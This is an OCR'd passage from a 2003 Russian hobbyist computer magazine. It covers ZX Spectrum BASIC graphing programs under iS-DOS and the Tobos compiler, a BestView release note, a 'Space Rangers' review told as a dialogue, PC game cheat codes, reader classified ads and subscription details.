3. Также не следует недооценивать возможности использования высокоуровневых программ в среде дисковой операционной системы iS-DOS для Sinclair-совместимых машин (iS-DOS BASIC, (c) IskraSoft, 1993). Например, можно значительно сократить объем и сложность программ по сравнению с довольно примитивной системой TR-DOS за счет передачи обработки дисковых ошибок самой операционной системе, для которой выполнение таких функций гораздо более естественно. В этом случае, например, в программе "Polar graphics" строки с номерами 1010...1070 можно заменить на

```
1010 .s"pg"+n$+"scr.scn"
 1020 LET n=VAL n$: LET n=n+1: LET n$=STR$ n
```

а в программе "3D-graphics" на

```
1010 .s"3d"+n$+"scr.scn"
 1020 LET n=VAL n$: LET n=n+1: LET n$=STR$ n
```

соответственно. При этом строка 80 в обеих программах тоже может быть сокращена и выглядеть так:

```
80 LET main=100: LET save=1e3: LET bip=1100
```

Следует также заметить, что в Бейсике iS-DOS, из-за непредсказуемого многообразия принтерных интерфейсов, не используется прямое обращение к аппаратной части Sinclair-совместимого компьютера при выводе на принтер, как это делается в стандартном Бейсике-48. Задача получения распечатки экранного файла в системе iS-DOS возлагается на специализированную прикладную утилиту, которая обладает для этого несравнимо более широкими возможностями. Поэтому строку с номером 950 в iS-DOS'ных версиях обеих программ можно исключить, а строку 920 записать в виде

```
920 PRINT AT 0,0;INK 2;"<$> Save";
```

4. Поскольку стандартный Бейсик в ПЗУ Sinclair, так же как и iS-DOS-Бейсик, является интерпретирующим языком, то в подобных случаях, когда выполняются массированные математические вычисления, становится ощутимым ограниченное быстродействие таких универсальных языков. Большую помощь тогда оказывает компилирование программы. Для этого можно порекомендовать простой, надежный, широко распространенный и хорошо зарекомендовавший себя компилятор Tobos Floating Point compiler ((c) J. Borkowski, W. Skaba, 1986.). Для примера: построение одного из графиков программой "3D-graphics" под управлением интерпретатора Бейсик-48 заняло по времени 14 мин 46 сек, тогда как откомпилированная в Tobos FP, программа выполнила построение за 54 сек, то есть в 16,4 раза быстрее. Такое же построение, но при включенном турборежиме (компьютер KAY-1024 turbo), заняло 31 сек, что составило дополнительный прирост производительности в 1,74 раза (или в 28,6 раза по сравнению с исходным показателем). Для первой функции в "Polar graphics" такие же замеры составили 1 мин 59 сек, 13 сек и 7 сек, то есть в 9,2 и в 17 раз быстрее соответственно.

Здесь тоже следует заметить, что компилятор Tobos FP (или его отечественный аналог "Дельфин") накладывает некоторые ограничения на компилируемую

программу [8]. В частности, не поддерживается работа с внешней памятью. По этой причине из приведенных программ следует исключить при компиляции подпрограмму сохранения экранного файла (строки 1000...1080), а строки 80 и 920 можно тогда записать в виде

```
80 LET main=100: LET bip=1100
```

и

```
920 PRINT AT 0,0;INK 2;"<#> Print";
```

Программы "Polar graphics" и "3D-graphics", могут быть полезны для самых различных категорий пользователей:

- для учащихся старших классов в процессе изучения тригонометрических и иных математических функций, соответствующих учебной программе средней школы — как учебное пособие для наглядного отображения изучаемых функций;
- для учащихся старших классов на занятиях по информатике по теме "Графические средства ЭВМ" — как иллюстрация применения машинной графики при решении прикладных задач;
- для широкого круга учащихся, осваивающих программирование на языках высокого уровня и изучающих математику с помощью компьютера — для формирования представления о способах решения различных задач с помощью ЭВМ и для освоения элементов математического моделирования;
- для учащихся младших и средних классов, у которых еще не ведется преподавание информатики — для демонстрации графических возможностей компьютеров, для развития эстетического восприятия, для выявления интереса к практическим применениям информационных технологий и т. п.

Описанные в статье программы были представлены весной 2003 г. на районной конференции по информатике на тему "Графические средства ЭВМ".

Литература

1. 48 программ для изучающих BASIC. — М.: Солон, 1993.

2. Скрыпник В. А. Программы на Бейсике для персональных ЭВМ радиолюбителя. — М.: Патриот, 1993.

3. Геворкян Г. Х., Семенов В. Н. Бейсик — это просто. — М.: Радио и связь, 1989.

4. Косневски Ч. Занимательная математика и персональный компьютер. Пер. с англ. — М.: Мир, 1987.

5. Марков В. Спектрум в школе. — ZX-Ревю, 1994, №4 — М.: Инфорком, 1994.

6. Кренкель Т. Э., Коган А. Г., Тараторин А. М. Персональные ЭВМ в инженерной практике. —М.: Радио и связь, 1989.


7. Скутин В.Г. Откуда взялся бордюр (Элементарные сведения о концепции Spectrum'a) — Радиолюбитель, 2001, №10.

8. ZX Spectrum для Вас и Вашего бизнеса. Программное обеспечение. Справочник. Выпуск 1. — АО "Island", АО "Айленд", Москва, 1993.

КОМПЬЮТЕРНЫЕ ХРОНИКИ

BestView 2.16

BestView — универсальная программа для просмотра и запуска файлов на "ZX-Spectrum". В апреле этого года, вскоре после версии 2.15, вышла версия 2.16.



В этой версии реализован просмотр оглавления архивов PKZIP и HRIP, о чем давно просили пользователи (**см. рисунок**). Теперь BestView поддерживает уже четыре вида архивов! Вдобавок к этому, теперь в качестве архивов ZXZIP распознаются не только файлы с расширением "ZIP", но и с расширениями "zip" и "zxz". (PKZIP-архивы тоже могут быть с расширениями "ZIP" и "zip", но перепутывания их с ZXZIP-архивами не произойдет, потому что проводится проверка сигнатуры в начале архива).

Доработан поиск строки в просматриваемом тексте. Теперь при поиске не различаются буквы "ё" и "е" — это удобно, когда неизвестно, используется ли в тексте буква "ё". Кроме того, как обычно, исправлены замеченные ошибки.

Размер BestView 2.16 по сравнению с версией 2.15 увеличился на три сектора.

Остается только добавить, что BestView 2.16, как и другие мои программы, можно скачать с моей web-страницы. Если вы по какой-либо причине не можете это сделать, напишите мне, и я вышлю BestView по E-mail. Также при желании вы можете получать по E-mail сообщения о выходе новых версий BestView.

И.РОЩИН,
г.Москва,
Fido: 2:5020/689.53
ZXNet: 500:95/462.53
E-mail: bestview@mtu-net.ru
WWW: http://www.ivr.da.ru


Космические рейнджеры

А.ВЕНДИЛОВСКИЙ,
г.Минск.

Корабль вынырнул из подпространства недалеко от орбиты Плутона, едва избежав столкновения с кометой. Дедушка Геймер тихо выругался — Автор вырвал его прямо посреди очередного уровня "Генерала", тот даже армейскую форму не успел переодеть, генеральский китель был наброшен на спинку сидения. Табло над выходом утверждало, что до прибытия на Землю остается пара минут, а Дед все крутил в руках несколько невнятную записку от Малдера, где тот назначал встречу в каком-то маленьком баре космопорта. Но больше всего старого бойца озадачивало то, что никто так и не смог внятно объяснить, к какому жанру относиться игра, над которой ему придется работать вместе с напарником.


Бар, хотя и находился на окраине космопорта, был многолюдным, и встретил Деда волной шумного говора на различных языках и запахом алкогольных и прочих напитков. Едва глаза привыкли к полумраку, как он различил представителей различных рас, которые не только выпивали, но и спорили, о чем-то договаривались и заключали сделки. Над всем этим висело необъяснимое напряжение, которое Дед, как опытный боец, ощущал очень четко.

"... И вот, представляете, это чудовище на всех парах через гиперпространство мчится к Земле! А шиванский "Люцифер" — это, я вам скажу, и махина! Да там все наши транспортники скопом потеряться могут, а стволы его пушек побольше моего корабля! А в последнем бою наш крейсер так потрепали, что он и близко к нему бы не сунулся. Вот тогда мы еще с двумя эскадрильями попытались его перехватить в гиперпространстве — пока его силовые щиты были отключены. Представьте себе, мы, пара мошек, пытаемся атаковать кита! Захожу я с разворота над рубкой управления и вижу, прет прямо на меня пара шиванских истребителей, а отступать особо некуда — ведь мы в гипертуннеле, и..."



—Я думаю, Малдер, о своих подвигах во "Freespace" ты им потом сможешь рассказать. — Дед похлопал по плечу напарника. Малдер помахал руками новым друзьям и указал Деду на пустующий в углу столик. Еще через минуту бойцы открыли по бутылочке пива "Космофлотского", и Малдер приступил к повествованию.

— Когда Автор отправил меня сюда (ты ведь знаешь, он любит все делать неожиданно), то первой




моей мыслью было, что я вновь попал в космосим. Но когда пригляделся получше, то так и не смог толком охарактеризовать игру — то ли аркадная стратегия с элементами РПГ, то ли тактическая походовая РПГ. Но суть не в этом, ты ведь еще помнишь такие древние вещицы как "Star Control" и первые "Master of Orion"? Давненько это было. Так вот, мы имеем игру, которая попыталась вернуть все лучшее этих двух ветеранов...

... Сейчас уже 3000 г. Люди давно вырвались в космос и устремились к звездам. Оказалось, что они далеко не одни во вселенной. Еще четыре расы имели свои планы на нашу галактику. Поначалу было много стычек, но, слава Богу, разум взял верх, и все решили, что решение проблем мирным путем будет наиболее оптимальным. Не буду тебе лгать, стычки между расами продолжаются, но все очень внимательно смотрят друг за другом и не позволяют лишнего, а Межзвездный совет сообща решает все основные проблемы. Представляешь, им даже удалось практически решить проблему с космическим пиратством. Но однажды из межзвездной тьмы вынырнул огромный корабль, огромный, как наша планета, окруженный роем боевых истребителей и бомбардировщиков. Они называют себя клисанами, не пытались ни с кем договориться, не предъявляли никаких требований — просто начали истреблять всех и вся на своем пути, захватывая планету за планетой. Это наполовину биологические существа, наполовину — машины. Словно муравьи, подчиняющиеся единой команде, клисаны шли стальной стеной. Флот пяти рас принял бой, но это было страшное поражение. Уцелевшие едва сумели перегруппироваться и отступить к своим звездным системам, ожидая неизбежного прихода захватчиков. И тогда в чью-то светлую голову стукнула мысль — нужно уничто-

жить кораблматку, и оставшиеся клисаны станут беспомощными. Вот только армия на подобный подвиг уже не была способна. И родилась еще одна светлая идея — возродить каперство и выдачу лицензий на свободную охоту. Глава Совета открыто заявил, что ему глубоко наплевать, как будет достигнута победа — с последствиями будем разбираться позже. Всякий, кто хочет, может получить лицензию, корабль, разрешение на закупку оружия и отправиться на охоту, встав в ряды космических рейнджеров. Далее ты будешь предоставлен своей судьбе, о корабле и прочих вещах тебе также придется заботиться самому. Где ты будешь брать деньги на ремонт корабля и закупку вооружения, никого не волнует. Пиратам была объявлена амнистия, все, кто могли, уже рванули в космос — это все-таки лучше, чем безропотно ждать своей участи. Начинается большая война, Дед!

Начало игры более РПГшное — выбираем расу и принцип занятий: станем пиратом, торговцем или честным воякой. Экспы, как таковой, нет, но вот с каждого уничтоженного врага можно набрать протоплазмы и обменять на определенное умение. Игровое поле —двумерное, спрайтовое, без всяких три-дэ-наворотов, поэтому игра спокойно пойдет на самых слабых компьютерах. Поле нарисовано очень красиво, появляющиеся черные дыры и кометы, звезды и планеты доказывают, что главное не то, на чем разработчик делает свою игру, главное, чтобы руки росли из нужного места. Все напоминает "SC", только пошаговый — выбрал маршрут, нажал пробел и смотришь, как полетел твой кораблик. Правда, есть один несколько странный нюанс — объекты вроде астероидов и планет двигаются по одной траектории, а корабли словно другим законам физики подчиняются. Поэтому приходится сильно поломать голову, как правильно проложить маршрут, чтобы встретиться с необходимым тебе объектом. Теоретически, можешь лететь в любую часть Вселенной. Кстати, при каждой новой игре галактика формируется заново, но на практике тебе вечно будет не хватать ресурсов, чтобы апгрейдить корабль, так что задача по сбору ценного сырья будет стоять на одном уровне с уничтожением врагов. Деньги еще можно заработать — выполняя квесты, которых в игре более 120 штук. А уж полученные финансы есть где потратить — у каждой расы есть свое оборудование со специальными особенностями всевозможнейших видов, что позволяет игроку создать свой, абсолютно уникальный с инженерной точки зрения корабль. Кроме нас, космос будут бороздить и другие рейнджеры (не говоря уже о пиратах, военных и представителях других рас, пытающихся под шумок вести между собой разборки). В зависимости от вашего поведения, на планете вас могут встретить цветами и аплодисментами или огнем из орбитальных зенитных комплексов. Чтобы не запутаться в огромном море информации, разработчики ввели систему поиска и запоминания данных. Теперь из новостей вы легко сохраните данные о сбежавшем пирате или брокерские цены на продовольствие на Марсе. Нет проблем и с поиском планет, где продается необходимый космический инвентарь — ведь блуждать в 50 звездных системах методом научного тыка очень непрактично — просто вводим в окошко поиска ключевое слово и получаем звездные координаты! Кстати, когда летать в одиночку надоест, можно набрать небольшую эскадрилью из свободных рейнджеров, естественно, за наличные, и уже группой наводить ужас на противника. Только не стоит забывать, что если ситуация станет действительно горячей, ваши друзья могут непринужденно "слинять" от греха подальше.



Остается добавить, — Малдер взмахом руки попросил счет у бармена, — что игра имеет четыре варианта концовки, не говоря о том, что вполне может возникнуть такая ситуация, когда победы над врагом добьются без вашей помощи, или же ваше вмешательство окажется слишком запоздалым. И к тому же, данная игра считается лучшей российской игрой 2002 г.

— Теперь все? — Дедушка Геймер внимательно изучал карту галактики и прайслист на оружие, не забывая поглядывать на новостной терминал на стене. Малдер положил перед ним магнитный ключ от ангара с личным кораблем.

— Вот теперь все! — и оба бойца не торопясь пошли по взлетному полю, обсуждая достоинства и недостатки фэянских двигателей и земных титановых корпусов...

Диск с игрой предоставлен интернет-магазином "MediaCraf" www.mediacraft.shop.by

Е.КУРИЛОВИЧ.

Коды, читы...

PRIMITIVE WARS

Нажмите "Enter" и вводите следующие коды:

- **skip the scenario** — закончить игру;
- **where am i ?** — открыть всю карту;
- **berry berry** — получить 10000 ягод;
- **i got a power** — достроить юнит до 10-го уровня;
- **go stage #x** — перейти на уровень x. Значение x может быть любым целым числом от 1 до 12 (go stage #4 — перейти на уровень 4).

RAINBOW SIX: ROGUE SPEAR

Нажать "Enter" и в появившееся окошке вводить коды:

- **teamgod** — режим Бога для всех членов команды;
- **stumpy** — режим Stumpy;
- **5fingerdiscount** — обновить Inventory;
- **bignoggin** — режим Big Head;
- **meganoggin** — режим Mega Head;
- **clodhopper** — режим Clodhopper;
- **1-900** — тяжелое дыхание;
- **turnpunchkick** — боковой скроллинг;
- **theshadowknows** — невидимость;
- **teamshadow** — невидимость для всех членов команды.

Для изменения вида карты аналогично вводятся следующие коды:
normalcolors; **panickedcolors**; **roestatecolors**; **roespeedcolors**; **combatstatecolors**; **behaviorcolors**; **psychstatecolors**; **threatawarenesscolors**; **alertnessstatecolors**; **alertnessstatecolors**; **aiplancolors**; **levelmaps**; **testplan**; **drawplan**; **pathpointlinks**; **coverpoints**; **pathpoints**; **objectwalls**; **obstaclewalls**.

SACRIFICE

Для доступа к кодам нужно во время игры одновременно нажать "Ctrl + Shift + ~". В левом нижнем углу экрана должна появиться маленькая текстовая иконка, где и вводятся коды:

- **@ ALLIWANTFORXMASISA [#]** — вызвать одного монстра (# — название монстра);
- **@ APLETHORAOF [#]** — вызвать четырех монстров (# — название монстра);
- **@ BYTHEPOWEROFGRAYSKULL** — полностью восстановить здоровье;
- **@ CASTRATETHEHEATHENS** — колдун будет собирать красных духов;
- **@ DONTFEARTHEREAPER** — добавить души;
- **@ GIMMEGIMMEGIMME [#]** — получить любое заклинание (# — название заклинания);.
- **@ IHAVETHEPOWER** — получить ману;
- **@ TIMEISONMYSIDE** — сбросить таймеры заклинаний;
- **@YOURBULLETSCANNOTHARMME** — сделать колдуна невидимым.

S.W.I.N.E

Во время игры нажмите "Ctrl+Shift+Alt+C", после чего набирайте коды:

- **klapaucius** — получить $1000 Simoleons;
- **water_tool** — ваш дом становится островом, окруженным водой;
- **set_hour #** — изменить время суток (# —1…24);
- **set_speed #** — изменить скорость игры (# — -1000…+1000);
- **interests** — изменить личность и интересы ваших Sim'ов;
- **autonomy #** — изменить уровень самооценки Sims (# —1…100);
- **grow_grass #** — выращивание травы (# — 1…150);
- **map_edit on/off** — редактирование карты;
- **route_balloons on/off** — включить/выключить учебник;
- **tile_info on/off** — показать/убрать информацию;.
- **draw_all_frames on/off** — получить возможность рисовать рамки.

THE THING

Для доступа к кодам необходимо внести изменения в реестр Windows. Запустите Regedit, найдите ключ **HKEY_LOCAL_MACHINESOFTWAREComputer ArtworksTheThing1.0**. и добавьте новые строковые параметры (Edit - New - String Value) со значениями 0 или 1 — выкл./вкл.:

- **PlayerInvulnerable** — получить бесконечную энергию для игрока;
- **NPCInvulnerable** — получить бесконечную энергию для команды;
- **FullWeaponEquip** — получить бесконечное оружие;
- **DoInGameLoadSave** — дает возможность сохранения игры в любом месте (все записанные игры будут называться "TestGameName").

Секретный видеоролик: если зайти в главное меню и подождать 1…2 минуты, начнется необрезанная версия видеоролика к игре.

TOTAL ANNIHILATION

В процессе игры нажать "Enter", затем "+" и ввести код:

- **atm** — получить 1000 единиц металла и энергии;
- **dither** — эксперименты с линией видимости;
- **doubleshot** — двукратное усиление любого оружия;
- **nowisee** — открытие всей карты и отключение fog of war;
- **radar** — радар охватывает всю территорию;
- **sing** — роботы перестают скрипеть в ответ на ваши команды;
- **control x** — смена сторон в Skirmish (x — номер игрока, 0…3);
- **cdplay**, **cdstart** — включает CD-музыку;
- **cdstop** — выключает CD-музыку;
- **control #** — позволяет менять AI в Skirmish, (# — 0…3);
- **halfshot** — половинный урон от всего оружия;
- **ilose** — немедленный проигрыш;
- **iwin** — немедленный выигрыш;
- **kill** — убить все юниты (включая собственные);
- **light #** — уровень освещенности (# — 0…1000);
- **noenergy** — сбрасывает количество энергии в 0;
- **nometal** — сбрасывает количество металла в 0;
- **noshake** — убирает эффект сотрясения экранов при взрывах;
- **shadow** — вкл/выкл тени от объектов;
- **sound3d** — вкл/выкл 3D-звук;
- **view #** — позволяет узнать количество металла и энергии у игрока (# — 0…3);
- **contour #** — показать контур робота #;
- **clock** — указатель времени.

ZANZARAH THE HIDDEN PORTAL

Игру следует запускать с параметром -console. Для этого необходимо отредактировать ярлык игры — …/Zanzarah/System/zanzarah.exe -console. Теперь для вызова консольного режима во время игры надо нажать F11, и можно вводить коды:

- **duel victory** — выиграть текущую битву;
- **item #** — получить предмет # (1…73);
- **wizform #** — выбрать фею # (1…73);
- **spell #** — получить заклинание # (1…119);
- **help** — вывести список все команд.
- **video #** — проиграть видеоролик # . Видеоролики хранятся в папке /resources/videos и имеют, например, такие названия: video _v004.bik, video _v005.bik и т.д.




Рисунок О.Полова

КУПЛЮ, ПРОДАМ, ОБМЕНЯЮ

*Для публикации бесплатных объявлений **некоммерческого характера** о покупке и продаже компьютерных комплектующих и программ, их текст можно присылать в письме по адресам:*

119454, г.Москва, а/я 37 или
220095, г.Минск-95, а/я 199,

*передавать по тел. в Минске **(017) 249-41-47**, либо через E-mail:*

rl@radiopage.by
rm@radio-mir.com
*WWW: **http://radio-mir.com***

Куплю компьютерные комплектующие (б/у); аксессуары для компьютеров (мышки, колонки и т.п.) в нерабочем состоянии.
640023, г.Курган-23, а/я 2055, Анатолий.
E-mail: anatolii25@rambler.ru

Предлагаю программное обеспечение (игры, системные программы, электроника, текстовые файлы утилит на Ассемблере Z80) для компьютеров ZX-Spectrum 128/48 на кассетах или аудио компакт-дисках.
150533, Россия, Ярославская обл., Ярославский р-н, с.Курба, ул.Юбилейная, 11 — 15, Бутов А.Л.
Тел. (0852) 66-31-58.

Продам книги о ZX Spectrum: А.Ларченко, Н.Родионов "ZX Spectrum для пользователей и программистов"; Н.Родионов "Адаптация программ к системе TR-DOS"; ZX-Ревю 1991 (вып.1...12); справочник "Системные программы для ZX Spectrum 128 К"; справочник по системным программам для ZX Spectrum; описание дисковой системы TR-DOS для компьютеров ZX Spectrum.
А. Горячкин.
E-mail: anatoliygor@nm.ru

Ищу схемы, описания сигналов IBM-совместимых ПК, ISA, PCI, AGP, Keyboard, Mouse-интерфайсы и др., документы по проектированию устройств под ПК.
E-mail: tonder@trktvs.ru

Продаю компьютер 486 по частям: материнская плата, процессор Intel 486SX25, память SIMM 8x1 Мб 30pin, мультикарта HDD/LPT/2xCOM, видеокарта SVGA 512 Кб. Вышлю почтой.
354024, г.Сочи, ул.Ручей де Симона, 119, Пареев М.В.

Ищу компилятор Бейсика версии MC2b.v4. Приложить конверт с обратным адресом.
632383, Новосибирская обл., г.Куйбышев, 1 — 20 — 45, Третьяков А.А.

Ученица 7-го классе с благодарностью **примет в дар** любой б/у компьютер.
446110, Самарская обл., г.Чапаевск, ул.Володарского, 5А — 85, Шаварина Н.

Ищу документацию (инструкции) на матричные принтеры "EPSON" модели FX-1050 и LX-100. Куплю, обменяю на техническую литературу, схемы, детали.
141065, Московская обл., г.Королев, Болшево-5, а/я 1, Брускин В.Я.
E-mail: bruskin@inbox.ru

Куплю процессор Z80 SIO или его аналог U856.
452403, Башкортостан, г.Давлеканово, ул.50 лет Башкирии, 86, Дроздов С.

Приму в дар компьютер, ноутбук или комплектующие или недорого куплю.
210008, Беларусь, г.Витебск, ул. 11-я Социалистическая, 8 — 1 — 52, А.Ситов.
Тел.33-77-87.

Продаю: С1-55, С1-112, Г3-36А, Ч3-32, М1109, М2051, Ц4313, Ц4353, Р40114, КТ817Г/КТ819Г (б/у), программы для "ZX-Spectrum" и др.
Куплю документацию на Ч3-32, Г3-36А.
Возможен обмен на тюнер ("Пионер", "Техникс" и др).
Тел. (095) 944-53-13, с 19.00 до 21.00, Михаил.

Продаю:
- компьютер "Scorpion 256" (расширенная клавиатура для "Scorpion"; контроллер для подключения IBM-клавиатуры и мыши; 2 дисковода "Robotron");
- монитор "Электроника 32ВТЦ-202;
- два принтера (без головок) "Электроника СМ 6312";
- 160 дискет 5,25S (системные программы, электронные журналы и газеты);
- черно-белый монитор "Электроника МС6105.01";
- два дисковода TEAC на запчасти;
- дисковод "Электроника 5305";
- дисковод "Epson SD-600".

165300, Архангельская обл., г.Котлас, ул.Мартемьяновская, 44 — 7, Ятченко Н.Ф.

Уважаемые читатели!

Подписаться на наши журналы (индексы: **48996** —"Радиомир", **48924** — "Радиомир. КВ и УКВ", **48925** — "Радиомир. Ваш компьютер") во II полугодии 2003 г. можно по каталогу Агентства "Роспечать", **стр. 264** или по каталогу РО "Белпочта" "Газеты и журналы Республики Беларусь", **стр. 159** (раздел "Издания РФ, распространяемые по прямым договорам").

Те, у кого возникли проблемы с подпиской, могут получить их из редакции. Там же можно заказать имеющиеся в наличии отдельные номера журналов за предыдущие годы.

Год	Можно заказать следующие номера журналов			Расценки на 1 экз. (с учетом пересылки)		
	Радиолюбитель	Радиолюбитель. Ваш компьютер	Радиолюбитель. КВ и УКВ	По России и СНГ (рос. руб.)	По Беларуси (бел. руб.)	По Украине (гривны)
1998	4, 5	1 — 5, 8, 9, 11, 12	1	20	700	5
1999	3, 9, 10, 11	1 — 6, 10, 11, 12	3, 5, 6	25	800	5
2000	2 — 6, 8 — 12	2 — 8, 10 — 12	4, 6, 7, 9, 11, 12	25	900	6
2001	2 — 6	1, 2, 4 — 6	2 — 6	30	1000	6
	Радиомир	Радиомир. Ваш компьютер	Радиомир. КВ и УКВ	По России и СНГ (рос. руб)	По Беларуси (бел. руб.)	По Украине (гривны)
2001	7 — 12	7, 9 — 12	7 — 12	35	1300	7
2002	1 — 12	1 — 12	1 — 12	40	1400	8
2003	1 — 6	1 — 6	1, 5 — 6	45	1700	9
2003	7 — 12	7 — 12	7 — 12	45	1900	9

Наши платежные реквизиты:
- для жителей России и стран СНГ (кроме Беларуси) —
получатель: ООО "Радиомир Пресс", ИНН 7729404741, КПП 772901001,
р/с 40702810900010000084 в ООО КБ "Агропромкредит", ф-л Центральный, г.Москва,
корр. счет 30101810500000000109, БИК 044525109
Адрес банка: 125315, г.Москва, Ленинградский пр., дом 76, корп. 4;
- для жителей Беларуси —
получатель: УП "РПД", УНН 190218688
р/с 3012000004882 в ф-ле №524 АСБ "Беларусбанк" в г.Минске код 121,
Адрес банка: 220028, г.Минск, ул.Физкультурная, 31.

На бланке почтового перевода необходимо очень четко написать свой почтовый индекс, полный адрес, фамилию, имя и отчество полностью. В графе "Для письма" необходимо точно перечислить, какие конкретно номера какого из журналов Вы заказываете. При оплате через Сбербанк эти сведения необходимо указать а графе "назначение платежа".

Вся информация по E-mail: rm-sales@radio-mir.com
или по тел. в г.Минске (017) 221-01-10, (017) 505-13-65.

Приобретение отдельных номеров журналов

В РОССИИ:

В **ЗАО "Интерпресс — Экспресс"**: тел. в Москве (095) 208-85-50, 208-67-55, e-mail: inter@aif.ru

В магазинах радиодеталей **"ЧИП и ДИП"**:
- г.Москва, ул.Гиляровского, д.39 (ст. метро "Проспект Мира" — радиальная);
- г.Москва, ул.Ивана Франко, д.40, к.1, стр. 2 (платф.Рабочий поселок, 15 мин. от Белорусского вокзала);
- г.Москва, ул.Беговая, д.2;
- г.Ярославль, ул.Нахимсона, 12, тел. (0852) 27-57-15.

На радиорынках в Москве: Митинском (места R4, S8, K52, E50, G56), Царицынском (место 121).

В **ООО "ТРЭНТЭКС"**: 111024, г.Москва, 4-я Кабельная, 2А (ст. метро "Авиамоторная"), тел. (095) 258-91-94, 258-91-95. E-mail: abook@mail.ru, abook@inbox.ru
На радиорынках: "Царицыно" (место 13/А), "Митино" (ряд 1, контейнер 17 и место Т-8); в ТК "Савеловский" (ст. метро "Савеловская", места А4, А5); на книжной ярмарке на "Тульской" (ст. метро "Тульская", место 515-19).


На УКРАИНЕ:

В Киеве в фирме **"Торм"**, тел. (044) 227-72-73.

В БЕЛАРУСИ:

В Минске в магазинах **"Книга XXI век"**, пр.Ф.Скорины, д.92, тел. (017) 264-27-97 (ст.метро "Московская") и **"Глобус"**, ул.Володарского, д.16, тел. (017) 227-30-67 (ст.метро "Площадь Независимости").

Космические рейнджеры




КЛАССИЧЕСКИЕ ИГРЫ
•НАСТОЛЬНЫЕ•
АЗАРТНЫЕ•КАРТОЧНЫЕ


РУССКАЯ ВЕРСИЯ
Pro
RACE DRIVER
V.I.P. CLUB
Race Driver


НА РУССКОМ ЯЗЫКЕ
Русский Проект
Simon the Sorcerer 3D
PC MICROPROSE
2 CD
RUS


ПОЛНОСТЬЮ НА РУССКОМ ЯЗЫКЕ
Русский Проект
МИР ГОНОК 4x4
OFFROAD
4x4 EVOLUTION
SCREAMER 4X4
3 В 1
RUS


2в1
RUSSIAN&ENGLISH VERSIONS
Fritz 8
TEEN T


Covert Operations


ОТТЯНИСЬ под ПИВКО
ИГРЫ
DOOM Collector's Edition
FA-18 Precision Strike Fighter
Mortal Kombat 4
Pearl Harbor: Defend the Fleet
Pacific Warriors
